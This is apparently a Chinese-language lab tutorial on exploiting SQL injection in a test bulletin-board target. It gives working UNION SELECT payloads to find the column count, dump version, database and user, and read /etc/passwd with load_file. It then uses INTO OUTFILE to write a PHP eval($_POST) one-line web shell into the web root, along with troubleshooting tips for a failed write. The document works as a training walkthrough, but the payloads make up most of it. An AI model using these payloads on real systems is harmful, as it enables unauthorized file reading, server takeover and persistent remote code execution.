
# SQL注入读写拿webshell

测试靶机：simplebbs-sqlinject.tar.gz

用AWVS10 扫描靶机，发现存在SQL注入漏洞



验证是否存在注入漏洞





测试注入类型

**and 1=1**



**" and "1"="1**



然后order by 测试字段长度，用二分法不断缩小距离，这里确定是19个长度

**" order by 18 -- "**


注意这里的sql注释符-- 后面必须有双引号，否则php代码引号未合并导致无法正常显示



爆出字段位置，为方便起见用hackbar的自动填写

**" and 1=2 UNION SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18 --"**






查看相关信息

 " and 1=2 UNION SELECT 1,version(),3,4,5,6,database(),user(),9,10,11,12,13,14,15,16,17,18 -- "



读取linux敏感文件


" and 1=2 UNION SELECT 1,load\_file('/etc/passwd'),3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18 --"



用爬虫爬取目录，找到任何人都有写权的目录，数据库以mysql用户来写文件，非apache

另外mysql不会以当前目录为相对目录，必须信息收集（利用load\_file函数）找绝对路径： /var/www/html/simplebbs/data/upload

" and 1=2 UNION SELECT 1,"\<\?php eval($\_POST['x'])\?\>",3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18 into outfile '/var/www/html/simplebbs/data/upload/a.php' -- "




注意如果靶机是windows系统，访问的文件路径要么用双反斜杠\\ 要么用正斜杠

C:\\Inetpub\\wwwroot\\simplebbs\\data\\upload\\a.php

C:/Inetpub/wwwroot//simplebbs/data/upload/a.php

下面是写入失败时显示的错误信息



如果写入失败，有以下几种可能，下面也是写权限漏洞的条件

1.mysql用户没有写入权限

2.写入的路径不存在

3.写入的文件名已存在

4.注释符--后面需要加空格

5.一句话码没有转义被当做代码执行了

写入成功后，访问一句话，拿webshell即可

